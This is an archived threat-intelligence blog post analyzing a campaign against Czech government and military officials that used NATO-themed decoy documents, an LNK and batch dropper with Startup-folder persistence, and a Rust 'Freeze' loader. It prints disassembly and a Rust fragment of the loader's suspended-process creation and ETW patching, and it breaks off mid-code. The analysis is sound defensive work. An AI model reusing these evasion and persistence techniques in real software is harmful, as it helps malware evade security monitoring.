Operation Oxidový: Sophisticated Malware Campaign Targets Czech Officials Using NATO-Themed Decoys

By Subhajeet Singha

Published: 2024-08-28 · Archived: 2026-04-05 16:36:37 UTC

Seqrite Labs APT-Team has recently found a campaign targeting the Czech Republic. The campaign targets government and military officials with multiple lures aimed at the relationship between NATO and the Czech Republic. The entire malware ecosystem is involved in this campaign, starting from the loader to a well-known Command-and-Control framework known as HavocC2 and Freeze programmed in Rust, a lucrative,compiled programming language widely adopted by threat actors in the wild.

This blog explores the sophistication and technical details of the campaign we encountered during our analysis. We will examine the various stages of this campaign, starting with a deep dive into the decoy documents and then the malicious batch and LNK payloads, which further help the rust loader inject malicious DLL. We will end with a final overview covering the campaign.


Initial Findings


On August 4th 2024, our team found a malicious ZIP file, which surfaced on various sources like VirusTotal, where it has been used as a preliminary source of infection. The file contained various decoys with PDF and LNK file extensions. The same file was found by other threat researchers the very next day.

The ZIP contains a malicious LNK file named "*The importance of and outlook for the Czech Republic in NATO.pdf.lnk*," which is responsible for running another malicious batch script named "*AdobeAcrobatReader.bat*." This is responsible for spawning the decoy document "*Postup_zmeny_hesla_z_IMO.pdf* "and then renaming a masqueraded PDF file called "*NatoDoc.PDF* "to a portable executable. This is copied to the startup folder upon execution, acting as a mechanism for the persistence of the malicious payload. Let us look into the two decoy documents.


Looking into the decoy-document – I

Upon diving into the first document, Postup_zmeny_hesla_z_IMO.pdf, we see the heading is written in Czech, translating to **"Password Change from the Internal Network of the Ministry of Defense (IMO)"** in English.


Změna hesla z vnitřní sítě Internetu MO (IMO)
Na stránku x.army.cz se lze dostat i bez proxy serveru: https://x.army.cz/
X.ARMY
Vítejte na našem informačním serveru! Můžete zde najít informace o Přístupové Doméně Inte
, vyřídit elektronickou poštu , případně prohledávat v databázi uživat
8.1.2021 13:02:42
Domů
Účet
Aktualizace účtu
Změna hesla
Vyhledávání účtu
Email
- používání webmailu
- odblokování webmailu
16.4.2019
Ome
Správa PD IMO je v souč
mimořádných služeb. Žá
řešení uživatelské podp
v organizačním rozkaze /
služebním postupem.
Dále žádáme místní spr
cestou CA servicedesk v
Správa PD IMO není sch
The page can be accessed even without a proxy server.


Změna hesla v systému PD IMO
Pomocí tohoto formuláře si můžete změnit své přístupové heslo do sítě PD IMO.
Do následujícího textového pole napište vaše přihlašovací jméno a v dalším poli vyplňte vaše současné heslo.
Ve třetím poli zadejte nové heslo a ve čtvrtém jej zadejte znovu pro potvrzení.
Heslo musí být nejméně 12 znaků dlouhé, musí obsahovat minimálně jedno malé a jedno velké písmeno, jednu číslici a jeden ze znaků ~!$%^&*()_-=+[]{}<>.,:
Nepoužívejte v hesle českou diakritiku!
Důležité upozornění!
Hesla se v systému ukládají pouze v zašifrované podobě a nelze jej proto dodatečně zjistit!
Zapomenete-li své heslo, nezbývá nic jiného, než požádat o vytvoření hesla nového a to pouze písemným požadavkem.
Pokud k takové situaci dojde, vyplňte tento formulář a odešlete faxem na číslo 201127. Nové heslo vám bude zasláno vojenskou poštou.
Uživatelské jméno
vadlevcid
Původní heslo
Nové heslo
Nové heslo (pro kontrolu)
Odeslat

The first page of the decoy mentions steps to navigate to the URL hxxps://x.army.cz, where one changes their passwords. The other page image mentions ways to change passwords by adhering to specific guidelines, such as proper password length and other artifacts like avoiding guessable passwords.




Now, the final page of this decoy document contains a message that translates to “Information for local administrators: To access the page hxxps://x[.]army[.]cz, an exception must be set,” with guides on setting up a proper proxy network. Overall, this decoy document acts as a lure for the target to immediately change their passwords and provides guidelines for doing so, which is completely irrelevant to the name of the initial ZIP file.

Looking into the decoy-document – II

Like the previous document, we have another decoy document: The importance of and outlook for the Czech Republic in NATO. This document clearly mentions various reasons for the importance of relations between the Czech Republic and NATO, as well as multiple aspects of geopolitical advantages and history.

The next page mentions the current security issues and discusses strengthening relations between all NATO nations for prosperity, growth, and modernization. Overall, this document discusses relations and goals between NATO and the Czech Republic, which makes this lure document relevant to the name of the initial ZIP file.

Infection Chain




Technical Analysis

We will break down the analysis into four different parts.

Stage 1 – Malicious Batch & LNK Script.

The ZIP contains a malicious LNK file known as 1.The importance of and outlook for the Czech Republic in NATO.pdf.lnk. Looking into its contents, we see its sole purpose is spawning another malicious batch script known as AdobeAcrobatReader.bat.




Upon, analyzing the malicious batch script we found the following:

① Initially, the batch script spawns the first decoy document onto the screen.

② Next, it changes the attributes for the second decoy document and the masqueraded PDF, which is an executable.

③ Then, it goes ahead and renames the masqueraded PDF to AdobeReader.exe and uses xcopy to copy it to the Startup folder for execution.


④ Lastly, it modifies file attributes to set the shortcut and payload files as hidden, read-only, and system files. This ensures that the malicious LNK file and associated payload are concealed from typical user visibility and protected against unauthorized modification or deletion.




In the next section, we will look into the malicious payload. From this initial stage, it is evident that the batch script and the LNK were responsible for deploying the payload.


Stage 2 – Malicious Rust Loader.

A malicious x64 executable payload is present in the ZIP File.





During the initial analysis, we found that the payload is actually a Rust-based loader known as Freeze. Researchers at Optiv created this evasive toolkit for red-team emulation-oriented exercises, such as bypassing EDRs using suspended processes, direct syscalls, etc. Next, we navigated the file to IDA, a binary analysis tool for further reverse engineering and payload extraction.






Upon looking into the code, we see that the loader is performing `ETW Patching`, as it is one of the features supported by Freeze.


mov [rsp+270h+lpProcessInformation], rax ; lpProcessInformation
lea rax, [rbp+1F0h+StartupInfo]
mov [rsp+270h+lpStartupInfo], rax ; lpStartupInfo
movups xmmword ptr [rsp+270h+uFlags], xmm0 ; lpEnvironment
mov [rsp+270h+cy], 4 ; dwCreationFlags
mov dword ptr [rsp+270h+lpNumberOfBytesWritten], 0 ; bInheritHandles
lea rdx, CommandLine ; "notepad.exe"
xor ecx, ecx ; lpApplicationName
xor r8d, r8d ; lpProcessAttributes
xor r9d, r9d ; lpThreadAttributes
call CreateProcessA
mov rax, qword ptr [rbp+1F0h+ProcessInformation]
mov [rbp+1F0h+ProcessHandle], rax
call j_GetCurrentProcess
mov qword ptr [rbp+1F0h+OldAccessProtection], rax
loc_1400013D1:
; try {
lea rcx, [rbp+1F0h+ProcessInformation]
lea rdx, [rbp+1F0h+OldAccessProtection]
call sub_140005500
cmp dword ptr [rbp+1F0h+ProcessInformation], 4
jnz loc_140001DA1
(1572,1456) (104,318) 00000791 0000000140001391: sub_140001200+191
fn CreateProcess() -> PROCESS_INFORMATION{{
let mut attrsize: SIZE_T = Default::default();
let mut pi = PROCESS_INFORMATION::default();
let mut si = STARTUPINFOEXA::default();
unsafe {{
si.StartupInfo.cb = mem::size_of::<STARTUPINFOEXA>() as u32;
CreateProcessA(
null_mut(),
"{}\0".as_ptr() as LPSTR,
null_mut(),
null_mut(),
0,
0x00000004,
null_mut(),
null_mut(),
&mut si.StartupInfo,
&mut pi,

